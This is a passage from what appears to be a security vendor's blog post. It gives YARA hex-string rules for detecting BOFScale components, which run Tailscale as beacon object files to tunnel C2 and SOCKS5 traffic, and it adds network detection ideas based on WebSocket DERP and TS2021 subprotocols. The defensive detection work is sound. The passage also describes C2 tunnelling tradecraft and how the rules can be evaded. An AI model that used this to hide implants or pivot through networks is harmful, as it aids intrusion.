$s9 = { 6D 65 6D 3A }
condition:
($s1 or $s2 or $s3) and
(1 of ($b*)) and
(2 of ($s4, $s5, $s6, $s7, $s8, $s9))
}rule BOFScale_Tailscale_Client_BOFPErule BOFScale_Tailscale_Client_BOFPE {
meta:
description = "Detects tailscale BOF-PE - C++ client controlling tailscaled daemon over named pipe"
author = "NetSPI"
severity = "critical"
strings:
// "tailscale IPR pipe, is tailscaled async BOF running"
$s1 = { 74 61 69 6C 73 63 61 6C 65 20 49 50 52 20 70 69 70 65 2C 20 69 73 20 74 61 69 6C 73 63 61 6C 65 64 20 61 73 79 6E 63 20 42 4F 46 20 72 75 6E 6E 69 6E 67 }
// "status from backed" - distinctive typo fingerprint
$s2 = { 73 74 61 74 75 73 20 66 72 6F 6D 20 62 61 63 6B 65 64 }
// "No headscale login-server provided"
$s3 = { 4E 6F 20 68 65 61 64 73 63 61 6C 65 20 6C 6F 67 69 6E 2D 73 65 72 76 65 72 20 70 72 6F 76 69 64 65 64 }
// "Host: local-tailscaled.sock"
$s4 = { 48 6F 73 74 3A 20 6C 6F 63 61 6C 2D 74 61 69 6C 73 63 61 6C 65 64 2E 73 6F 63 6B }
// "Tailscale-Cap: 125"
$s5 = { 54 61 69 6C 73 63 61 6C 65 2D 43 61 70 3A 20 31 32 35 }
// "WantRunningSet" - local API prefs mask
$s6 = { 57 61 6E 74 52 75 6E 6E 69 6E 67 53 65 74 }
// "AdvertiseRoutesSet"
$s7 = { 41 64 76 65 72 74 69 73 65 52 6F 75 74 65 73 53 65 74 }
// "No socket provided, bailing"
$s8 = { 4E 6F 20 73 6F 63 6B 65 74 20 70 72 6F 76 69 64 65 64 2C 20 62 61 69 6C 69 6E 67 }
// "igoring" - distinctive misspelling of "ignoring"
$s9 = { 69 67 6F 72 69 6E 67 }
// "Fetched latest status"
$s10 = { 46 65 74 63 68 65 64 20 6C 61 74 65 73 74 20 73 74 61 74 75 73 }
// "NotepadURLs" - internal pref key
$s11 = { 4E 6F 74 65 70 61 64 55 52 4C 73 }
// "FrontendLogID" - startup JSON field
$s12 = { 46 72 6F 6E 74 65 6E 64 4C 6F 67 49 44 }
// "zzzzzzzzzzz" - BEACON_MAIN format string (11 z's)
$b1 = { 7A 7A 7A 7A 7A 7A 7A 7A 7A 7A 7A }
// "BeaconDataParse" - BOF data parsing
$b2 = { 42 65 61 63 6F 6E 44 61 74 61 50 61 72 73 65 }
condition:
($s1 or $s2 or $s3) or
($s4 and $s5 and 2 of ($s6, $s7, $s8, $s9, $s10, $s11, $s12)) or
($b1 and $b2 and 1 of ($s4, $s5, $s6, $s7))
}rule BOFScale_SocksPortFwd_BOFPErule BOFScale_SocksPortFwd_BOFPE {
meta:
description = "Detects socksportfwd BOF-PE - async SOCKS5 port forwarder for C2 implant"
author = "NetSPI"
severity = "high"
strings:
// "setevent 0x%x' or your C2 built in features to stop the task"
$s1 = { 72 74 6F 2D 73 65 74 65 76 65 6E 74 20 30 78 25 78 }
// "This BOF only supports execution via the async API"
$s2 = { 54 68 69 73 20 42 4F 46 20 6F 6E 6C 79 20 73 75 70 70 6F 72 74 73 20 65 78 65 63 75 74 69 6F 6E 20 76 69 61 20 74 68 65 20 61 73 79 6E 63 20 41 50 49 }
// "stop event from beacon API"
$s3 = { 73 74 6F 70 20 65 76 65 6E 74 20 66 72 6F 6D 20 62 65 61 63 6F 6E 20 41 50 49 }
// "Port forwarder listening on %s:%d"
$s4 = { 50 6F 72 74 20 66 6F 72 77 61 72 64 65 72 20 6C 69 73 74 65 6E 69 6E 67 20 6F 6E 20 25 73 3A 25 64 }
// "Forwarding to %s:%d via SOCKS5 proxy %s:%d"
$s5 = { 46 6F 72 77 61 72 64 69 6E 67 20 74 6F 20 25 73 3A 25 64 20 76 69 61 20 53 4F 43 4B 53 35 20 70 72 6F 78 79 20 25 73 3A 25 64 }
// "igoring" - distinctive misspelling shared with tailscale
$s6 = { 69 67 6F 72 69 6E 67 }
// "SOCKS5 connection established to target"
$s7 = { 53 4F 43 4B 53 35 20 63 6F 6E 6E 65 63 74 69 6F 6E 20 65 73 74 61 62 6C 69 73 68 65 64 20 74 6F 20 74 61 72 67 65 74 }
// "Shutdown event signaled"
$s8 = { 53 68 75 74 64 6F 77 6E 20 65 76 65 6E 74 20 73 69 67 6E 61 6C 65 64 }
// "BeaconGetStopJobEvent" - async BOF API
$b1 = { 42 65 61 63 6F 6E 47 65 74 53 74 6F 70 4A 6F 62 45 76 65 6E 74 }
// "--t and --tp are mandatory"
$s9 = { 2D 2D 74 20 61 6E 64 20 2D 2D 74 70 20 61 72 65 20 6D 61 6E 64 61 74 6F 72 79 }
// "zzzzzzzzzzzz" - BEACON_MAIN format string (12 z's)
$b2 = { 7A 7A 7A 7A 7A 7A 7A 7A 7A 7A 7A 7A }
condition:
(1 of ($s1, $s2, $s3)) or
($b1 and 2 of ($s4, $s5, $s6, $s7, $s8, $s9)) or
($b2 and $b1 and 1 of ($s4, $s5))
}rule BOFScale_Generic_BOFPErule BOFScale_Generic_BOFPE {
meta:
description = "Generic detection for any BOFScale component running in memory"
author = "NetSPI"
severity = "high"
strings:
// "async BOF" - referenced across components
$s1 = { 61 73 79 6E 63 20 42 4F 46 }
// "igoring" - distinctive typo in both tailscale and socksportfwd
$s2 = { 69 67 6F 72 69 6E 67 }
// "BeaconDataParse"
$b1 = { 42 65 61 63 6F 6E 44 61 74 61 50 61 72 73 65 }
// "BeaconDataExtract"
$b2 = { 42 65 61 63 6F 6E 44 61 74 61 45 78 74 72 61 63 74 }
// "BeaconPrintf"
$b3 = { 42 65 61 63 6F 6E 50 72 69 6E 74 66 }
// "BeaconOutput"
$b4 = { 42 65 61 63 6F 6E 4F 75 74 70 75 74 }
// "BeaconGetStopJobEvent"
$b5 = { 42 65 61 63 6F 6E 47 65 74 53 74 6F 70 4A 6F 62 45 76 65 6E 74 }
// "beaconWriter"
$b6 = { 62 65 61 63 6F 6E 57 72 69 74 65 72 }
// "local-tailscaled.sock"
$t1 = { 6C 6F 63 61 6C 2D 74 61 69 6C 73 63 61 6C 65 64 2E 73 6F 63 6B }
// "tailscaled shutdown gracefully"
$t2 = { 74 61 69 6C 73 63 61 6C 65 64 20 73 68 75 74 64 6F 77 6E 20 67 72 61 63 65 66 75 6C 6C 79 }
// "setevent"
$t3 = { 72 74 6F 2D 73 65 74 65 76 65 6E 74 }
// "headscale login-server"
$t4 = { 68 65 61 64 73 63 61 6C 65 20 6C 6F 67 69 6E 2D 73 65 72 76 65 72 }
condition:
(2 of ($b*)) and (1 of ($s*) or 1 of ($t*))
}
- Detection Reasoning:
These YARA rules target strings that are unique to the BOF-PE variants of Tailscale and are not present in legitimate Tailscale binaries. The tailscaled rule specifically targets BOF-PE adaptations such as the beaconWriter Go type, the TS_DEBUG_DERP_WS_CLIENT environment variable forcing WebSocket DERP, and the program.exe fake argv[0]. The tailscale rule keys on the distinctive error message referencing “async BOF running”, a typo of “backed” instead of “backend”, and explicit Headscale references. The socksportfwd rule targets references to setevent, the “beacon API”, and the async BOF execution requirement. All rules have been validated to produce zero false positives against legitimate Tailscale binaries compiled from the same source tree. - Known Detection Consideration:
These rules are effective for scanning process memory at a point in time but require an EDR or memory scanning capability that supports YARA. The hex patterns match compiled binary strings and will break if an attacker modifies the source strings, recompiles, or applies binary obfuscation. The generic rule (BOFScale_Generic_BOFPE) may match other BOF-PE tooling that combines Beacon API functions with Tailscale-related strings; review matches in context before escalating.
Detection Opportunity #2: WebSocket Upgrade with DERP or TS2021 Subprotocol
- Data Source: Network Traffic: Network Connection Creation
- Detection Strategy: Signature
- Detection Concept:
Detect on outbound HTTPS connections performing a WebSocket upgrade (Upgrade: websocket) where the Sec-WebSocket-Protocol header contains derp or ts2021. These subprotocols are specific to Tailscale’s relay (DERP) and control plane (TS2021) protocols. In BOFScale’s configuration, these connections are directed through a CDN such as CloudFront or Fastly on port 443.Sec-WebSocket-Protocol: derpSec-WebSocket-Protocol: ts2021
- Detection Reasoning:
Tailscale uses proprietary subprotocols for its DERP relay (derp) and control plane (ts2021). In a legitimate enterprise deployment, these connections would originate from the tailscaled.exe service process. BOFScale tunnels these same protocols through RFC 6455 WebSocket connections to traverse CDN infrastructure, meaning the WebSocket upgrade will originate from an unrelated process such as a browser or office application hosting the C2 implant. Detecting these subprotocols from a process that is not tailscaled.exe or from a host with no authorized Tailscale installation is a strong indicator of compromise. - Known Detection Consideration:
TLS inspection or a TLS-terminating proxy is required to observe WebSocket upgrade headers within HTTPS traffic. Environments that do not perform TLS inspection will not be able to detect this at the network layer. Legitimate Tailscale installations will also generate these subprotocols, so the detection should exclude hosts with an authorized Tailscale deployment or filter to processes that are not the legitimate tailscaled.exe service.

Explore More Blog Posts
Introducing the NetSPI Platform MCP
Discover how the new NetSPI Platform Model Context Protocol (MCP) integration gives you a live view of vulnerabilities in your environment and the speed of remediation needed to counter fast-paced attackers.

Administrating the Administrator, An OCI Identity Domains Permission Bypass
Discover how a permission bypass in Oracle Cloud Infrastructure (OCI) identity domains allowed lower-level administrator roles to create API keys for Identity Domain Administrators, leading to an unauthenticated privilege escalation path.
CVE-2026-78902: XSS to RCE in pfSense with one DNS request
Discover how a single DNS request can chain a stored Cross-Site Scripting (XSS) vulnerability into Remote Code Execution (RCE) on pfSense firewalls. Read the full technical breakdown of CVE-2026-78902 affecting the popular pfBlockerNG package.